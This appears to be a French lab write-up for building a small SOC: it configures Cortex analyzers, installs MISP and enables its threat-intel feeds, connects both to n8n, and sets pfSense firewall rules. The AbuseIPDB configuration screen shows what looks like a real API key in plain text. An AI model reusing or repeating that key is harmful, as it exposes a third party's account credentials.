Le choix principal : Shodan_Host_1_0

C'est l'analyseur le plus utile pour un compte gratuit. Utilité : Il récupère toutes les informations connues sur une adresse IP (ports ouverts, services, localisation).

Enable analyzer Shodan_Host_1_0

Base details

Name

Shodan_Host_1_0

Rate Limiting

1

Second

Define the maximum number of requests and the associated unit if applicable.

Shodan_Host_1_0

Version: 1.0 Author: Sebastien

Larinier @Sebdraven License:

AGPL-V3 Type: Docker,
Kubernetes

TLP:AMBER

PAP:AMBER

1 per Second

10 Minutes

Edit

Disable

Retrieve key Shodan
information on an IP address.

Users

Analizers Config

Analizers

Responders Config

Responders

Available analyzers (246)

Refresh analyzers



abuseip

Analyzer

Max TLP

Max PAP

Rate Limit

Cache

AbuseIPDB_1_1

Version: 1.1 Author: Matteo Lodi; Fabien Bloume, StrangeBee License: AGPL-v3 Type: Docker, Kubernetes

Enable

Checks an IP against AbuseIPDB for abuse score, categories, and recent reports.

Enable analyzer AbuseIPDB_1_1

Base details

Name

AbuseIPDB_1_1

Configuration

 Apply defaults

key *

97cd5da29129abc08d9856f6ad721533cb53a4fc3e5f51e3l

API key for AbuseIPDB

days

30

Check for IP Reports in the last X days

Extract
observables

True

False

Set to True to enable automatic observables extraction from analysis reports.

Rate Limiting

1000

Day



Define the maximum number of requests and the associated unit if applicable.

Check for IP reports in the last X days

- Valeur recommandée : 30 ou 90.
- Pourquoi ? Ce paramètre définit la "fraîcheur" des données. Si nous mettons 30, l'analyseur ne nous montrera que les signalements d'abus ayant eu lieu durant le dernier mois. Pour un usage de sécurité classique, 30 jours est un bon équilibre pour éviter les faux positifs (une IP peut avoir été malveillante il y a 6 mois mais être saine aujourd'hui).

Extract Observables

- Réglage : False.

- Pourquoi ? Dans le cadre d'un analyzer comme AbuseIPDB, mettre sur True n'apporte pas grand-chose et peut ralentir le traitement. Cette option sert à ce que Cortex essaie de trouver d'autres indicateurs (comme des URLs ou des fichiers) à l'intérieur du rapport renvoyé par AbuseIPDB. Comme AbuseIPDB renvoie principalement des scores et des catégories, il n'y a rien d'utile à extraire.

AbuseIPDB_1_1
 Version: 1.1 Author: Matteo Lodi; Fabien Bloume, StrangeBee
 License: AGPL-v3 Type: Docker, Kubernetes

TLP:AMBER PAP:AMBER 1000 per Day 10 Minutes Edit Disable

Checks an IP against AbuseIPDB for abuse score, categories, and recent reports.

Organization: **CortexTheHive**

Users Analyzers Config **Analyzers** Responders Config Responders

Available analyzers (246) Refresh analyzers

Q greyno

Analyzer	Max TLP	Max PAP	Rate Limit	Cache
GreyNoise_3_2 Version: 3.2 Author: GreyNoise License: APLV2 Type: Docker, Kubernetes Determine whether an IP has known scanning activity using GreyNoise.				+ Enable

Enable analyzer GreyNoise_3_2

Base details

Name

GreyNoise_3_2

**Extract
observables**

True

False

Set to True to enable automatic observables extraction from analysis reports.

Rate Limiting

1

Second



Define the maximum number of requests and the associated unit if applicable.

[GreyNoise_3_2](#)

Version: 3.2 **Author:** GreyNoise

License: APLv2 **Type:** Docker,
Kubernetes

TLP:AMBER

PAP:AMBER

1 per Second

10 Minutes

Edit

Disable

Determine whether an IP has
known scanning activity using
GreyNoise.

Voici tous les analyseurs que nous possédons maintenant (en ayant créé une API à chaque fois depuis leur site officiel)

The screenshot shows a web application interface for managing analyzers. The browser address bar indicates the URL is 192.168.20.4:9002/index.html#!/analyzers. The interface features a search bar for analyzer descriptions, a 'Data Types (6)' dropdown, and a 'Page size' selector set to 50/page. Below the search bar, there is a list of analyzers, each with a title, version, author, license, description, and a 'Run' button. The analyzers listed are:

- AbuseIPDB_1_1**: Version: 1.1, Author: Matteo Lodi; Fabien Bloume, StrangeBee, License: AGPL-v3. Description: Checks an IP against AbuseIPDB for abuse score, categories, and recent reports. Applies to: ip.
- GreyNoise_3_2**: Version: 3.2, Author: GreyNoise, License: APLV2. Description: Determine whether an IP has known scanning activity using GreyNoise. Applies to: ip.
- Shodan_Host_1_0**: Version: 1.0, Author: Sebastien Larinier @Sebdraven, License: AGPL-V3. Description: Retrieve key Shodan information on an IP address. Applies to: ip.
- VirusTotal_GetReport_3_1**: Version: 3.1, Author: CERT-BDF, StrangeBee, License: AGPL-V3. Description: Get the latest VirusTotal report for a file, hash, domain or an IP address. Applies to: file, hash, domain, fqdn, ip, url.
- VirusTotal_Scan_3_1**: Version: 3.1, Author: CERT-BDF, StrangeBee, License: AGPL-V3. Description: Use VirusTotal to scan a file or URL. Applies to: file, url.

An 'Activate Windows' watermark is visible in the bottom right corner of the application area.

On peut effectuer des tests de bon fonctionnement :

Run analysis

TLP *

PAP *


Data Type *

Data *

Analyzers * ☒ AbuselPDB_1_1

*** Required field**

Problème rencontré :



Solution trouvée (vérifier l'existence et les détails du groupe nommé "cortex", donner à l'utilisateur "cortex" la permission de gérer Docker) :

```
root@irplatform:/home/templatedebian# getent group cortex
cortex:x:994:
```

```
root@irplatform:/home/templatedebian# usermod -aG docker cortex
```

systemctl restart cortex

Plus de problème :

```
root@lrplatform:/home/templatedebian# tail -f /var/log/cortex/application.log
```

```
2026-01-24 19:52:05,810 [INFO] from org.thp.cortex.util.docker.DockerClient in application-analyzer-17 - about to start container a9d380daf898ed9283f02e682d7e6  
1fd1fd1518cb719369cb88bf796f546716  
timeout: 30 minutes  
image : ghcr.io/thehive-project/abuseipdb:1  
volumes : /tmp/cortex-Job-UgtY8ZsBJCsMz3JkxXkL-14612351969736232688
```

Tout fonctionne :

[url] example[.]com	Success	Analyzer: VirusTotal_Scan_8 minutes ago	Date: a minute ago	User: CortexTheHive/user	TLP-AMBER	PAP-AMBER	View	Delete
[url] google[.]com	Success	Analyzer: VirusTotal_GetReport_1 minute ago	Date: a minute ago	User: CortexTheHive/user	TLP-AMBER	PAP-AMBER	View	Delete
[ip] 8[.]8[.]8[.]8	Success	Analyzer: Shodan_Host_1 minutes ago	Date: 2 minutes ago	User: CortexTheHive/user	TLP-AMBER	PAP-AMBER	View	Delete
[ip] 8[.]8[.]8[.]8	Success	Analyzer: GreyNoise_3_2 minutes ago	Date: 2 minutes ago	User: CortexTheHive/user	TLP-AMBER	PAP-AMBER	View	Delete
[ip] 8[.]8[.]8[.]8	Success	Analyzer: AbuseIPDB_1 minutes ago	Date: 5 minutes ago	User: CortexTheHive/user	TLP-AMBER	PAP-AMBER	View	Delete

Par exemple pour virus total on a 1/95 produit qui a classé example.com comme malveillant :

Job details

⚙️ VirusTotal_Scan_3_1

Artifact

[URL] example[.].com

Date

2 minutes ago

TLP

TLP:AMBER

PAP

PAP:AMBER

Status

Success

Report summary

VT:Scan="1/95"

Greynoise nomme 8.8.8.8 comme Google Public DNS :

Job details

⚙️ GreyNoise_3_2

Artifact

[IP] 8[.]8[.]8[.]8

Date

4 minutes ago

TLP

TLP:AMBER

PAP

PAP:AMBER

Status

Success

Report summary

GreyNoise:classification="unknown"

GreyNoise:Name="Google Public DNS"

GreyNoise:Type="public_dns"

Pour AbuseIPDB :

Report summary


AbuseIPDB:Is Whitelist="True"

AbuseIPDB:Usage Type="Content Delivery Network"


AbuseIPDB:Abuse Confidence Score="0"

AbuseIPDB:Records="14"

Connexion au workflow n8n



Job bien créé sur Cortex :



Validation réussie

MISP

Installation

Téléchargement :

```
cd /tmp
wget https://raw.githubusercontent.com/MISP/MISP/2.5/INSTALL/INSTALL.debian12.sh
chmod +x INSTALL.debian12.sh
```


Installation :

```
root@irplatform:/tmp# ./INSTALL.debian12.sh

MISP

v2.5 Setup on Debian 12
[STATUS] Updating base system...
[OK] Base system update successfully completed.
[STATUS] Installing apt packages (git curl python3 python3-pip python3-virtualenv apache2 zip gcc sudo binutils openssl supervisor)...
[OK] git installation successfully completed.
[OK] curl installation successfully completed.
[OK] python3 installation successfully completed.
```

Configuration manuelle des fichiers (à cause du crash pendant le redémarrage à la fin du script) :

```
GNU nano 7.2 /etc/apache2/sites-available/misp-ssl.conf
#<VirtualHost _default_:80>
#       ServerAdmin admin@misp.local
#       ServerName misp.local
#
#       Redirect permanent / https://misp.local
#
#       LogLevel warn
#       ErrorLog /var/log/apache2/misp.local_error.log
#       CustomLog /var/log/apache2/misp.local_access.log combined
#       ServerSignature Off
# </VirtualHost>

<VirtualHost _default_:8443>
    ServerAdmin admin@misp.local
    ServerName 192.168.20.4
    ServerAlias misp.local
    DocumentRoot /var/www/MISP/app/webroot

    <Directory /var/www/MISP/app/webroot>
        Options -Indexes
        AllowOverride all
        Require all granted
    Order allow,deny
    allow from all
    </Directory>
```

```
GNU nano 7.2 /var/www/MISP/app/Config/config.php
<?php
$config = array (
    'debug' => 0,
    'MISP' =>
        array (
            'baseurl' => 'https://192.168.20.4:8443',
            'testsslidurl' => ''
        )
    )
);
```

Sans cela, cela crash car nginx de the hive est déjà sur les ports 80 et 443.

```
GNU nano 7.2 /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

#Listen 80

<IfModule ssl_module>
    Listen 8443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 8443
</IfModule>
```

On termine par ce qui n'avait pas pu être terminé à cause du problème de redémarrage de apache2 :

```
root@irplatform:/etc/apache2# chown -R www-data:www-data /var/www/MISP
root@irplatform:/etc/apache2# chown -R www-data:www-data /var/www/MISP/.git
root@irplatform:/etc/apache2# chmod -R 750 /var/www/MISP
root@irplatform:/etc/apache2# chmod -R g+ws /var/www/MISP/app/tmp
root@irplatform:/etc/apache2# chmod -R g+ws /var/www/MISP/app/files
root@irplatform:/etc/apache2# chmod -R g+ws /var/www/MISP/app/files/scripts/tmp
```

```
systemctl restart apache2
systemctl status apache2
systemctl status mariadb
systemctl status redis-server
```

Configuration

Création des users pour la récupération d'api :

Admin Add User

Email

thehive@user.test

☐ Set password

Organisation

ORNAME

Role

User

NIDS SID

PGP key

Paste the user's PGP key here or try to retrieve it from the CIRCL key server by clicking on "Fetch PGP key" below.

Fetch PGP key

☐ Receive email alerts when events are published

☐ Receive email alerts from "Contact reporter" requests

☐ Immediately disable this user account

☐ Send credentials automatically

Create user

De même pour cortex ou shuffle (ce dernier qui sera utilisé par n8n) :

☐	2	ORNAME	User	thehive@user.test	x	x	x	7835776	x	Never	2026-01-14 21:06:57	x	
☐	3	ORNAME	User	cortex@user.test	x	x	x	5218688	x	Never	2026-01-14 21:07:38	x	
☐	4	ORNAME	User	shuffle@user.test	x	x	x	6512004	x	Never	2026-01-14 21:08:18	x	

User admin@admin.test

ID	1
Email	admin@admin.test
Organisation	ORGNAME
Role	admin
TOTP	NoGenerate
Email notifications	Event published notification No
	Daily notifications No
	Weekly notifications No
	Monthly notifications No
Contact alert enabled	No
Invited By	N/A
NIDS Start SID	4000000
PGP key	No
Created	N/A
Last password change	2025-12-20 15:06:17

Download user profile for data portability

Review user logs

Auth keys 

Add auth key



Auth keys are used for API access. A user can have more than one authkey, so if you would like to use separate keys per tool that queries MISP, add additional keys. Use the comment field to make identifying your keys easier.

User

thehive@user.test

Comment

thehive connector

Allowed IPs

Expiration (keep empty for indefinite)

YYYY-MM-DD

☒ Read only (it will unset all permissions. This should not be used for sync users)

Submit

Cancel

Add auth key



Auth keys are used for API access. A user can have more than one authkey, so if you would like to use separate keys per tool that queries MISP, add additional keys. Use the comment field to make identifying your keys easier.

User

cortex@user.test



Comment

cortex analyzer

Allowed IPs

Expiration (keep empty for indefinite)

YYYY-MM-DD

☒ Read only (it will unset all permissions. This should not be used for sync users)

Submit

Cancel

Add auth key

Auth keys are used for API access. A user can have more than one authkey, so if you would like to use separate keys per tool that queries MISP, add additional keys. Use the comment field to make identifying your keys easier.

User

shuffle@user.test

Comment

shuffle connector

Allowed IPs

Expiration (keep empty for indefinite)

YYYY-MM-DD

☒ Read only (it will unset all permissions. This should not be used for sync users)

Submit

Cancel

Pour n8n donc

Par défaut on a ceci en feeds de données :

List Feeds

Search Feed Caches

Add Feed

Import Feeds from JSON

Feed overlap analysis matrix

Export Feed settings

Feeds

Generate feed lookup caches or fetch feed data (enabled feeds only)

Load default feed metadata

Cache all feeds

Cache freetext/CSV feeds

Cache MISP feeds

Fetch and store all feed data

< previous

next >

	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL	Headers	Target	Publish	Delta	Override	Distribution	Tag	Visible	Caching	Actions
☐	1	☒	☒	CIRCL OSINT Feed	misp	CIRCL		network	https://www.circl.lu/doc/misp/feed-point		Feed not enabled	☒	☒	☒	All communities		☒	Not cached	  
☐	2	☒	☒	The Botvrij.eu Data	misp	Botvrij.eu		network	https://www.botvrij.eu/data/feed-point		Feed not enabled	☒	☒	☒	All communities		☒	Not cached	  

Page 1 of 1, showing 2 records out of 2 total, starting on record 1, ending on 2

< previous

next >

On clique sur ce bouton pour tout récupérer :

Load default feed metadata

On en a récupéré davantage :

« previous 1 2 3 4 5 next » last »									
Default feeds Custom feeds All feeds Enabled feeds									
☐	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL
☐	1	✗	✗	CIRCL OSINT Feed	misp	CIRCL	network	https://www.circl.lu/doc/misp/feed-osint	
☐	2	✗	✗	The Botvrij.eu Data	misp	Botvrij.eu	network	https://www.botvrij.eu/data/feed-osint	
☐	3	✗	✗	ELLIO: IP Feed (Community version)	feedtext	ellio.tech	network	https://cdn.ellio.tech/community-feed	
☐	4	✗	✗	blockrules of rules.emergingthreats.net	csv	rules.emergingthreats.net	network	https://rules.emergingthreats.net/blockrules/compromised-ips.txt	
☐	5	✗	✗	Tor exit nodes	csv	TOR Node List from dan.me.uk - careful, this feed applies a lock-out after each pull. This is shared with the "Tor ALL nodes" feed.	network	https://www.dan.me.uk/torlist/exit	
☐	6	✗	✗	Tor ALL nodes	csv	TOR Node List from dan.me.uk - careful, this feed applies a lock-out after each pull. This is shared with the "Tor exit nodes" feed.	network	https://www.dan.me.uk/torlist/	
☐	7	✗	✗	cybercrime-tracker.net - all	feedtext	cybercrime-tracker.net	network	https://cybercrime-tracker.net/all.php	
☐	8	✗	✗	Phishtank online valid phishing	csv	Phishtank	network	https://data.phishtank.com/data/online-valid.csv	
☐	9	✗	✗	ip-block-list - snort.org	feedtext	https://snort.org	network	https://snort.org/downloads/ip-block-list	
☐	10	✗	✗	diamondfox_panels	feedtext	pan-unit42	network	https://raw.githubusercontent.com/pan-	

On récupère ceux qui peuvent nous intéresser vraiment :

Enable selected Disable selected Enable caching for selected Disable caching for selected									
Default feeds Custom feeds All feeds Enabled feeds									
☐	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL
☒	12	✗	✗	Feodo IP Blocklist	csv	abuse.ch	network	https://feodotracker.abuse.ch/downloads/ipblocklist.csv	
☒	34	✗	✗	abuse.ch SSL IPBL	csv	abuse.ch	network	https://ssibl.abuse.ch/blacklist/ssiblacklist.csv	
☒	41	✗	✗	URLHaus Malware URLs	csv	abuse.ch	network	https://urlhaus.abuse.ch/downloads/csv_recent/	
☒	61	✗	✗	Malware Bazaar	csv	abuse.ch	network	https://bazaar.abuse.ch/export/txt/md5/recent/	

☐	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL
☒	18	✗	✗	alienvault reputation generic	csv	.alienvault.com	network	https://reputation.alienvault.com/reputation.generic	

☐	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL
☒	1	✗	✗	CIRCL OSINT Feed	misp	CIRCL	network	https://www.circl.lu/doc/misp/feed-osint	

Enable Feed(s)

Are you sure you want to enable the selected feeds?

Yes

No

Fetch and store all feed data

Maintenant dans events on a tout ceci :

Events

» previous123next »

🔍

My EventsOrg Events

Enter value to search

Event infoFilter

☐	Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Info	Distribution	Actions
☒	ORNAME	ORNAME	7 5		osint:source-type="block-or-filter-list"	23953		admin@admin.test	2026-01-15	URLHaus Malware URLs feed	Organisation	🔍
☒	ORNAME	ORNAME	7 3		osint:source-type="block-or-filter-list"	8795		admin@admin.test	2026-01-15	abuse.ch SSL IPBL feed	Organisation	🔍
☒	ORNAME	ORNAME	7 6		osint:source-type="block-or-filter-list"	623		admin@admin.test	2026-01-15	Malware Bazaar feed	Organisation	🔍
☒	ORNAME	ORNAME	7 2		osint:source-type="block-or-filter-list"	609		admin@admin.test	2026-01-15	alienvault reputation generic feed	Organisation	🔍
☒	ORNAME	ORNAME	7 1		osint:source-type="block-or-filter-list"	5		admin@admin.test	2026-01-15	Feodo IP Blocklist feed	Organisation	🔍
☒	ORNAME	ORNAME	7 77		type:OSINT tip:white malware_classification:malware-category="Ransomware" osint:source-type="blog post"	6		admin@admin.test	2016-04-08	OSINT - Locky: the encryptor taking the world by storm	All	🔍
☒	ORNAME	ORNAME	126		tip:white type:OSINT	110	4	admin@admin.test	2016-05-23	OSINT - Operation Ke3chang Resurfaces With New TidePool Malware	All	🔍
☒	ORNAME	ORNAME	125	Tool🔍 Turla🔍Wipbot🔍Packrat🔍	tip:white admiralty.scale:source-reliability="b" misp.galaxy:threat-actor="Turla Group" osint:source-type="technical report"	51		admin@admin.test	2016-05-23	OSINT - APT Case RUAG Technical Report	All	🔍
☒	ORNAME	ORNAME	16	Threat Actor🔍 Packrat🔍	type:OSINT tip:white	154		admin@admin.test	2015-12-09	OSINT - Packrat: Seven Years of a South American Threat Actor	All	🔍
☒	ORNAME	ORNAME	133		tip:white type:OSINT estimative_language:likelihood-probability="very likely"	120	4	admin@admin.test	2016-05-25	OSINT - CVE-2015-2545: overview of current threats	All	🔍
☒	ORNAME	ORNAME	67		tip:white type:OSINT	208		admin@admin.test	2016-03-29	OSINT - In the Shadows: Vawtrak Aims to Get Stealthier by adding New Data Cloaking	All	🔍

On peut obtenir des détails sur des events :

alienvault reputation generic feed

Event ID2

UUIDd3d300fd-dfe6-42e5-bb37-3dd61f081383

Creator orgORGNAME

Owner orgORGNAME

Creator useradmin@admin.test

Protected Event (experimental)

Event is in unprotected mode.
Switch to protected mode

Tagsosint:source-type="block-or-filter-list"

Date2026-01-15

Threat Level? Undefined

AnalysisCompleted

Distribution

Your organisation only

PublishedNo

#Attributes609 (0 Objects)

First recorded change2026-01-15 10:31:22

Last change2026-01-15 10:31:25

Modification map

Sightings0 (0) - restricted to own organisation only.

—Pivots

—Galaxy

+Event graph

+Event timeline

+Correlation graph

+Galaxy matrix

+Event reports

—Attributes

—Discussion

×

2: alienvault reputat...

Connexion au workflow n8n

Mise en place des credentials de misp :

MISP account

MISP API

Saved

X

Connection

Sharing

Details

Connection tested successfully

Retry

Need help filling out these fields? [Open docs](#)

API Key

.....

Base URL

https://192.168.20.4:8443


Allow Unauthorized Certificates

☒

Allowed HTTP Request Domains

All

Voici les évènements qu'on aura sans doute besoin :



Pfsense

Configuration

Voici notre interface de firewall :

```
FreeBSD/amd64 (pfsense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: f9388f6b2809a329ce6f


*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfsense ***

WAN (wan)          -> vmx2          -> v4: 192.168.0.2/24
LAN (lan)          -> vmx5          -> v4: 192.168.10.1/24
SERVEURS_SOC (opt1) -> vmx7          -> v4: 192.168.20.1/24
MACHINES_CLIENTS (opt2) -> vmx0          -> v4: 192.168.30.1/24
DUWA (opt3)        -> vmx3          -> v4: 192.168.40.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █
```

Nous avons créé des alias afin de les utiliser efficacement pour les règles après :



IP Ports URLs All

Firewall Aliases Ports			
Name	Values	Description	Actions
interface_servers	443, 5678, 8443, 9000, 9002	connexion interfaces web	  
internet_ports	80, 443, 53	connexion internet	  
irplatform_ports	8443, 9000, 9002	connexion hivecortexmisp	  
wazuh_ports	1514, 1515, 55000	connexion wazuh	  

 Add  Import

Règles pour l'interface LAN (où se trouve l'admin Windows):

Firewall / Rules / LAN

Floating WAN **LAN** SERVEURS_SOC MACHINES_CLIENTS DVWA

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☒	5/53.23 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
☐	0/8.61 MiB	IPv4 TCP	192.168.10.2	*	SERVEURS_SOC net	interface_servers	*	none		connexion serveurs	
☐	0/4 KiB	IPv4 TCP	*	*	*	*	*	none			

Add Add Delete Toggle Copy Save Separator

Cette machine a donc uniquement le droit d'accéder aux interfaces de nos applications sans pouvoir recevoir et envoyer de flux internet et externes.

Firewall / Rules / SERVEURS_SOC

Floating WAN LAN **SERVEURS_SOC** MACHINES_CLIENTS DVWA

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	0/0 B	IPv4 TCP/UDP	192.168.20.3	*	*	53 (DNS)	*	none		discord	
☐	0/0 B	IPv4 TCP/UDP	192.168.20.4	*	*	53 (DNS)	*	none		feeds	
☐	0/0 B	IPv4 TCP	192.168.20.3	*	192.168.20.4	irplatform_ports	*	none		n8n => irports	
☐	0/0 B	IPv4 TCP	SERVEURS_SOC net	*	192.168.20.2	wazuh_ports	*	none		envoi logs	
☐	0/0 B	IPv4 TCP	SERVEURS_SOC net	*	RFC1918	*	*	none		interdiction serveurs d'attaquer autres VLANs	
☐	0/0 B	IPv4 TCP	192.168.20.3	*	*	443 (HTTPS)	*	none		discord	
☐	0/0 B	IPv4 TCP	192.168.20.4	*	*	443 (HTTPS)	*	none		feeds	
☐	0/9 KiB	IPv4 TCP/UDP	*	*	*	*	*	none			


Add Add Delete Toggle Copy Save Separator

DNS (Port 53) : Autorisé en TCP/UDP pour permettre la résolution de noms (ex: Discord, mises à jour).

Flux Internes : n8n (.3) peut parler à la plateforme IR (.4) et les deux envoient leurs logs à Wazuh (.2).

Le Verrou (RFC1918) : Une règle Block interdit toute connexion vers les autres VLANs privés. C'est ta protection contre les mouvements latéraux.

Sortie Web (Port 443) : Autorisée vers Any pour les flux de menaces (feeds) et les webhooks uniquement



Firewall / Rules / MACHINES_CLIENTS

Floating WAN LAN SERVEURS_SOC **MACHINES_CLIENTS** DVWA

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0/179 KiB	IPv4 TCP	192.168.30.2	*	DVWA net	80 (HTTP)	*	none			
☐	✓ 16/159.86 MiB	IPv4 TCP/UDP	192.168.30.3	*	! RFC1918	internet_ports	*	none			
☐	✓ 1/210.84 MiB	IPv4 TCP	MACHINES_CLIENTS net	*	192.168.20.2	wazuh_ports	*	none			
☐	✗ 0/3 KiB	IPv4 TCP	*	*	*	*	*	none			

